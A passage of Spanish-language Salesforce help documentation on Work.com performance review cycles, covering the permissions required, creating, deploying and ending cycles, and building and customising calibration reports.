| Ver comentarios: | "Leer" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |
| Crear comentarios: | "Crear" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |
| Modificar o enviar comentarios: | "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |
| Eliminar comentarios (solamente para administradores con permisos Modificar todos los datos/Ver todos los datos): | "Eliminar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |

## Tareas de resumen de rendimiento

Incluye tareas para los usuarios finales de Work.com que utilizan resúmenes de rendimiento.

| Tarea de usuario final | Preferencias y permisos requeridos |
|---|---|
| Ver resúmenes de rendimiento: | "Leer" en Ciclos de rendimiento |
| Crear resúmenes de rendimiento: | "Crear" en Ciclos de rendimiento |
| Responder y enviar resúmenes de rendimiento: | "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |
| Agregar compañeros a resúmenes de rendimiento: | "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |

## Tareas de ciclo de resumen de rendimiento

Incluye tareas para los administradores de Work.com que gestionan ciclos de resúmenes de rendimiento.

| Tarea de administrador | Preferencias y permisos requeridos |
|---|---|
| Crear un ciclo de resumen de rendimiento: | "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento |
| Agregar personas a un ciclo de resumen de rendimiento: | "Ver parámetros y configuración"<br>"Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento |
| Eliminar personas de un ciclo de resumen de rendimiento: | "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento |
| Modificar un ciclo de resumen de rendimiento: | "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento |
| Ver la ficha Calibración: | "Activar calibración de Work.com" |
| Modificar índices de rendimiento: | "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios<br>"Leer" en Ciclos de rendimiento |

| Tarea de administrador | Preferencias y permisos requeridos |
| --- | --- |
| | "Activar calibración de Work.com" |

CONSULTE TAMBIÉN

Activar o desactivar configuración de Work.com

Descripción general de la implementación de Work.com

# Crear un caso de asistencia técnica


Registre un nuevo caso con el servicio de asistencia técnica si necesita que se activen ciertos permisos o si están apareciendo dificultades técnicas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en todas las ediciones

1. Inicie sesión en Salesforce y, a continuación, vaya a la página Ayuda y formación.
2. En la sección Asistencia técnica, haga clic en **Crear un caso**.




3. Seleccione su tema y categoría de asistencia.

   Por ejemplo, si su problema está relacionado con Work.com, haga clic en **Sales Cloud** > **Work.com**.
4. Seleccione una pregunta que esté relacionada con su problema.
5. Si no encuentra la solución a su problema, haga clic en **Registrar un nuevo caso**.




6. Introduzca los detalles del caso y haga clic en **Enviar**.

   Nota: Para adjuntar archivos relacionados, haga clic en **Adjuntar un archivo** después de crear el caso.

CONSULTE TAMBIÉN

Activar o desactivar configuración de Work.com

# Descripción general de ciclos de resumen de rendimiento

Utilice ciclos de resumen de rendimiento de Work.com para crear, implementar y compartir resúmenes de rendimiento en su empresa.

En un ciclo de resumen de rendimiento común, puede realizar las siguientes actividades:

1. Planificar: Cree un ciclo de resumen de rendimiento y agregue las personas que quiera revisar.
2. Implementar: Ponga los resúmenes de rendimiento a disposición de los usuarios para que los completen.
3. Evaluar: Escriba resúmenes de rendimiento y envíelos.
4. Calibrar: Opcionalmente, compare y actualice resúmenes de rendimiento enviados con la función Calibración.
5. Compartir: Comparta los resúmenes de rendimiento enviados con las personas de las que tratan los resúmenes.
6. Finalizar: Finalice el ciclo de resumen de rendimiento.

Haga clic en la ficha Ciclos de rendimiento para ver una lista de los ciclos de rendimiento vistos recientemente.


Nota: Si la ficha Ciclos de rendimiento no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en + a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.




Haga clic en **Nuevo** para crear un ciclo de rendimiento o haga clic en el nombre de un ciclo para ver más detalles.




Desde esta página, puede:

- Vea los detalles sobre el ciclos del resumen de rendimiento

- Realice acciones sobre el ciclo. Las acciones disponibles están determinadas por el estado de su ciclo y pueden incluir **Duplicar**, **Modificar**, **Implementar**, **Eliminar**, **Compartir todo** y **Finalizar**.
- Acceda a preguntas relacionadas con un ciclo de rendimiento.
- Vea una lista de solicitudes de comentarios de resúmenes de rendimiento. También puede agregar asuntos de forma individual o cargar un archivo CSV para agregar asuntos de forma masiva.
- Vea una lista de los trabajos realizados por el ciclo de rendimiento, incluyendo resúmenes de implementación de ciclos y de rendimiento de colaboración.

CONSULTE TAMBIÉN

Descripción general del resumen de rendimiento

Creación de un ciclo de resumen de rendimiento

Adición de personas a un ciclo de resumen de rendimiento

Eliminación de personas de un ciclo de resumen de rendimiento

Implementación de un ciclo de resumen de rendimiento

Acciones de ciclo de resumen de rendimiento

# Creación de un ciclo de resumen de rendimiento

Cree un ciclo de resumen de rendimiento de Work.com desde la página Ciclos de rendimiento para recopilar comentarios sobre las personas de su organización.

1. Haga clic en la ficha Ciclos de rendimiento.

   Si la ficha Ciclos de rendimiento no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

2. Haga clic en **Nuevo**.

   Nota: También puede crear ciclos de rendimiento haciendo clic en **Duplicar** en la página de detalle de otro ciclo de rendimiento, pero la duplicación de un ciclo copia únicamente el nombre del ciclo, la fecha de inicio de la actividad y la fecha de finalización de la actividad. Los conjuntos de preguntas, las fechas de vencimiento y otros detalles no se copian.

3. Introduzca un nombre de ciclo, una fecha de inicio de actividad y una fecha de finalización de actividad.
4. Haga clic en **Guardar**.
5. Haga clic en **Nuevo conjunto de preguntas de comentarios**.
6. Introduzca un nombre de conjunto de preguntas, el tipo de comentarios y la fecha de vencimiento.

   Los conjuntos de preguntas agrupan las preguntas de acuerdo con el público al que se dirige. Por ejemplo, un resumen de rendimiento sobre Guillermo Jiménez podría tener hasta cuatro públicos diferentes:

   - Resumen de gestor: Preguntas para el gestor de Guillermo. De forma predeterminada, cada ciclo debe incluir un resumen de gestor.
   - Autorresumen: Preguntas para Guillermo.
   - Resumen de compañeros: Preguntas para los compañeros de Guillermo.
   - Resumen de omisión de nivel: Preguntas para los subordinados directos de Guillermo.

7. Haga clic en **Guardar**.
8. Haga clic en **Nuevo pregunta de comentarios**.
9. Introduzca los detalles de la pregunta.

   Puede especificar reglas para cada pregunta:

   - Opcional: La persona que escribe el resumen no tiene que responder a esta pregunta.
   - Confidencial: La persona de la que trata el resumen no verá la respuesta enviada. Esta regla no está disponible para autorresúmenes.

   También puede agregar instrucciones al principio de cada pregunta.

10. Haga clic en **Guardar**.
11. Agregue conjuntos de preguntas y preguntas adicionales si es necesario.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver resúmenes de rendimiento:

- "Leer" en Ciclos de rendimiento

Para crear un ciclo de resumen de rendimiento:

- "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento

Una vez haya terminado de agregar preguntas, agregue personas al ciclo de resumen de rendimiento.

CONSULTE TAMBIÉN

- Descripción general de ciclos de resumen de rendimiento
- Descripción general del resumen de rendimiento
- Adición de personas a un ciclo de resumen de rendimiento
- Implementación de un ciclo de resumen de rendimiento

# Adición de personas a un ciclo de resumen de rendimiento

Agregue usuarios a un ciclo de resúmenes de rendimiento manualmente o a través de un archivo CSV.

Solo puede agregar usuarios a ciclos de resúmenes con un estado de Configuración o En curso.

1. Haga clic en la ficha Ciclos de rendimiento.

   Si la ficha Ciclos de rendimiento no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en + a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

2. Haga clic en un ciclo de resumen de rendimiento.
3. En la sección Solicitudes de comentarios, agregue usuarios al ciclo de resúmenes.
   - Para introducir asuntos manualmente, haga clic en **Agregar asunto**. Introduzca el nombre del usuario y haga clic en **Guardar**.
   - Para cargar asuntos a través de un archivo CSV, haga clic en **Cargar CSV de asunto** y seleccione **Seleccionar archivo**. Seleccione un archivo CSV, haga clic en **Cargar** y guarde sus cambios.

     El archivo CSV debe incluir una lista de los Id. de usuario (ejemplo: 005R0000000DjZW) o nombres de usuario (ejemplo: john@acme.com) en la primera columna. Los datos deben comenzar en la segunda fila, porque la primera fila se visualiza como la fila del encabezado y no se puede cargar.

     Consejo: Muchas organizaciones tienen requisitos específicos sobre la participación en un ciclo de resumen de rendimiento. Utilice el informe Usuarios para restringir la lista de usuarios que desee agregar a resúmenes de rendimiento y obtenga allí los nombres de usuario.

El supervisor de trabajo muestra el estado de la carga del archivo CSV. Además, puede confirmar los usuarios incluidos en un ciclo de resúmenes de rendimiento en la sección Solicitudes de comentarios.

## CONSULTE TAMBIÉN

Descripción general de ciclos de resumen de rendimiento

Implementación de un ciclo de resumen de rendimiento

Eliminación de personas de un ciclo de resumen de rendimiento

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver resúmenes de rendimiento:

- "Leer" en Ciclo de rendimiento

Para agregar personas a un ciclo de resumen de rendimiento:

- "Ver parámetros y configuración"

  Y

  "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento

# Eliminación de personas de un ciclo de resumen de rendimiento

Si agregó a alguien que no necesita evaluar, elimínelo del ciclo de resumen de rendimiento.

Solo puede eliminar usuarios de ciclos de resúmenes con un valor de estado de Configuración.

1. Haga clic en la ficha Ciclos de rendimiento.

   Si la ficha Ciclos de rendimiento no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en  a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

2. Haga clic en un ciclo de resumen de rendimiento.
3. En la sección Solicitudes de comentarios, haga clic en **Eliminar** en la columna Acción del asunto que desea eliminar.

## CONSULTE TAMBIÉN

Descripción general de ciclos de resumen de rendimiento

Implementación de un ciclo de resumen de rendimiento

Adición de personas a un ciclo de resumen de rendimiento

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver resúmenes de rendimiento:

- "Leer" en Ciclo de rendimiento

Para eliminar personas de un ciclo de resumen de rendimiento:

- "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento

# Implementación de un ciclo de resumen de rendimiento

Implemente un ciclo de resumen de rendimiento para que los resúmenes estén disponibles para que las personas los completen.

Nota: No puede modificar preguntas o detalles del ciclo después de implementar un ciclo de resumen de rendimiento, pero puede agregar más personas.

1. Haga clic en la ficha Ciclos de rendimiento.

   Si la ficha Ciclos de rendimiento no aparece, seleccione Work.com desde el menú desplegable de la aplicación de Force.com en la parte superior derecha o haga clic en + a la derecha de las fichas actuales y selecciónelo desde la página Todas las fichas.

2. Haga clic en un ciclo de resumen de rendimiento.
3. Haga clic en **Implementar**.

   Se eliminará cualquier usuario inactivo automáticamente antes de la implementación del ciclo. Una vez finalizada la implementación, recibirá un correo electrónico detallado que describe la implementación del ciclo y los usuarios eliminados. Puede volver a agregarlos más tarde, si es necesario.

Una vez implementado, un resumen de gestor se asigna al gestor de cada persona agregada al ciclo. Si el ciclo contiene resúmenes propios, se asigna el resumen propio a la persona asociada. Cada persona a la que se ha asignado un resumen recibe una notificación por correo electrónico y puede empezar a trabajar en sus resúmenes.

## CONSULTE TAMBIÉN

- Descripción general de ciclos de resumen de rendimiento
- Descripción general del resumen de rendimiento
- Creación de un ciclo de resumen de rendimiento

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para modificar un ciclo de resumen de rendimiento:

- "Crear", "Leer", "Modificar", "Eliminar", "Modificar todo" y "Ver todo" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios, Solicitudes de comentarios y Ciclos de rendimiento

# Acciones de ciclo de resumen de rendimiento

Diferentes acciones están disponibles en la página de detalles de un ciclo de rendimiento dependiendo del estado del ciclo.

| Acción | Disponible en | Descripción |
|---|---|---|
| Modificar | Configuración | Permite a los usuarios modificar el nombre, la fecha de inicio de actividad y la fecha de finalización de actividad de un ciclo de rendimiento. |
| Implementación | Configuración | Implementa el ciclo de resumen y los resúmenes asociados. Cambia el estado del ciclo de resumen a En curso. |
| Eliminar | Configuración | Elimina un ciclo de resumen y los resúmenes asociados. |
| Finalizar | En curso | Finaliza un ciclo de resumen de rendimiento y cambia el estado del ciclo de resumen a Finalizado. Esto elimina también resúmenes rechazados y resúmenes que no se han enviado. |
| Duplicar | Configuración, En curso, Finalizado | Duplica un ciclo de resumen. Esto copia el nombre, la fecha de inicio de actividad y la fecha de finalización de actividad del ciclo. Sin embargo, los conjuntos de preguntas, las fechas de vencimiento, los usuarios y otros detalles no se copian. |
| Compartir todo | En curso | Comparte los resúmenes de rendimiento enviados con las personas de las que tratan los resúmenes. Esto no incluye las preguntas marcadas como Confidencial. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los resúmenes de rendimiento requieren una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

CONSULTE TAMBIÉN

- Descripción general de ciclos de resumen de rendimiento
- Creación de un ciclo de resumen de rendimiento
- Implementación de un ciclo de resumen de rendimiento

# Descripción general de la calibración

Use los informes de calibración de Work.com para visualizar, comparar y actualizar las valoraciones del rendimiento de toda su empresa.

Nota: En organizaciones de **Performance Edition**, la Calibración no está disponible para los siguientes perfiles: Administrador del contrato, Usuario de marketing, Solo lectura y Administrador de soluciones.

Los informes de calibración se rellenan con datos de los ciclos de resumen de rendimiento. Se han diseñado para que los gestores y ejecutivos revisen el rendimiento general de sus equipos u organizaciones. Puede identificar rápidamente los niveles de rendimiento alto y bajo y, según sus permisos de usuario, realizar cambios en las valoraciones de rendimiento de una persona directamente en el informe de calibración.

Cree su propio informe de calibración o descargue el paquete de informes de calibración desde la página Instalación del paquete.

- Paquete de informes de calibración de producción
- Paquete de informes de calibración de Sandbox

Acceda a los informes de calibración en la ficha Calibración. Tenga en cuenta que solo puede ver los resultados de un único ciclo de resumen de rendimiento cada vez.

En el gráfico de distribución se muestra la distribución de las valoraciones de cada pregunta de opción múltiple. Seleccione varias preguntas en la lista desplegable para ver la distribución de las valoraciones asociada.

En la sección Empleados en el gráfico se muestran los detalles del resumen de rendimiento de los usuarios incluidos en la revisión de rendimiento. Puede filtrar y ordenar cada columna. El filtrado de las columnas actualiza también el gráfico de distribución. Además, puede agregar columnas personalizadas para filtrar los detalles del resumen de rendimiento por ubicación, departamento u otros parámetros. Para ver los resúmenes de rendimiento individuales, haga clic en la columna Ver.

## CONSULTE TAMBIÉN

- Activar o desactivar configuración de Work.com
- Creación de un informe de calibración
- Personalización de un informe de calibración
- Actualización de la información de resumen del rendimiento
- Exportación de detalles de informe de calibración
- Descripción general de ciclos de resumen de rendimiento

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La calibración requiere una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver la ficha Calibración:

- "Activar calibración de Work.com"

Para modificar las valoraciones de rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en ciclos de rendimiento

# Creación de un informe de calibración

Para crear un informe de calibración, copie un informe existente o cree informe que cumpla los criterios correctos.

Además, puede descargar el paquete de informes de calibración desde la página Instalación de paquete.

- Paquete de informes de calibración de producción
- Paquete de informes de calibración de Sandbox

1. En la ficha Calibración, seleccione un informe de calibración en la lista desplegable.
2. Haga clic en **Ver/modificar informe**.
3. Haga clic en **Guardar como**.
4. Escriba un nombre, una descripción opcional y un nombre único, y especifique la carpeta del informe.

   Si el informe se guarda en una carpeta pública, cualquier usuario con permiso para ver la carpeta puede ver este informe, pero cada usuario solo verá los resúmenes de rendimiento a los que tiene acceso. Si el informe se guarda en "Mis informes personalizados personales", solo usted verá el informe de calibración.
5. Haga clic en **Guardar y volver a informe**.

   Consejo: Además, puede crear un informe. Cuando un informe cumple los criterios específicos, se muestra automáticamente en la lista desplegable Calibración.

   - El informe debe ser del tipo **Calibración de Work.com**.
   - El informe debe tener **Formato de resumen** y agruparse por Nombre de pregunta de comentario y, a continuación, Comentarios.
   - Estas columnas se deben incluir en el informe:
     - Id. de ciclo de rendimiento
     - Id. de solicitud de comentarios
     - Id. de comentarios
     - Asunto: Id. de usuario
     - Asunto: Nombre completo (o Asunto: Nombre y Asunto: Apellidos)
   - El informe se debe filtrar para ver solamente un ciclo de resumen de rendimiento.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La calibración requiere una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

PERMISOS DE USUARIO

Para ver la ficha Calibración:
- "Activar calibración de Work.com"

CONSULTE TAMBIÉN

Descripción general de la calibración
Generación de un informe nuevo
Personalización de un informe de calibración

# Personalización de un informe de calibración

Mejore su informe de calibración con columnas y filtros adicionales.

Los informes de calibración usan la función de generación de informes de Salesforce. Puede filtrar y especificar columnas personalizadas adicionales para su informe de calibración. Las columnas muestran el orden especificado. No obstante, el criterio de ordenación de los informes no se aplica a los informes de calibración.

1. En la ficha Calibración, seleccione un informe de calibración en la lista desplegable.
2. Haga clic en **Ver/modificar informe**.
3. Haga clic en **Personalizar**.
4. Agregue filtros y columnas al informe según sea necesario.
   - Las siguientes columnas son obligatorias y no se pueden quitar de los informes de calibración:
     - Id. de ciclo de rendimiento
     - Id. de solicitud de comentarios
     - Id. de comentarios
     - Asunto: Id. de usuario
     - Asunto: Nombre completo (o Asunto: Nombre y Asunto: Apellidos)
5. Haga clic en **Guardar**.

Ejemplo: Algunos usos comunes son:

- Filtrar por ciclo de resumen de rendimiento para el ciclo de resumen de rendimiento requerido.
- Filtrar por departamento para crear un informe para el departamento.
- Filtrar por ubicación para crear un informe para la ubicación.

## CONSULTE TAMBIÉN

Los informes le ofrecen acceso a sus datos
Descripción general de la calibración
Creación de un informe de calibración

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La calibración requiere una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## PERMISOS DE USUARIO

Para ver la ficha Calibración:
- "Activar calibración de Work.com"

# Actualización de la información de resumen del rendimiento

Actualice fácilmente la información de resumen del rendimiento directamente en el informe de calibración.

Solo puede actualizar los resúmenes de rendimiento a los que tiene acceso. Si tiene los permisos "Modificar todos los datos" o "Ver todos los datos" en los resúmenes de rendimiento, podrá ver las puntuaciones de los resúmenes de rendimiento antes de su envío. Los únicos campos editables son las preguntas de opciones múltiples a las que responde un responsable del usuario, pero no incluye los resúmenes de compañeros, autoresúmenes o de omisión de nivel. Cuando el resumen de rendimiento ha finalizado y se ha compartido con el usuario, las respuestas no pueden modificarse.

1. En la ficha Calibración, seleccione un informe de calibración en la lista desplegable.
2. En la sección Empleados en el gráfico, haga doble clic en la puntuación que desee cambiar.
   Solo puede cambiar las puntuaciones de un resumen de rendimiento enviado.
3. Seleccione el nuevo valor.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general de la calibración

Creación de un informe de calibración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La calibración requiere una licencia para **Work.com**, que está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

PERMISOS DE USUARIO

Para ver la ficha Calibración:

- "Activar calibración de Work.com"

Para modificar valoraciones del rendimiento:

- "Crear", "Leer" y "Modificar" en Comentarios, Preguntas de comentarios, Conjuntos de preguntas de comentarios y Solicitudes de comentarios

  Y

  "Leer" en Ciclos de rendimiento

# Exportación de detalles de informe de calibración

Los datos de resumen de rendimiento se pueden exportar con el informe de calibración subyacente.

1. En la ficha Calibración, seleccione un informe de calibración.
2. Haga clic en **Ver/modificar informe**.
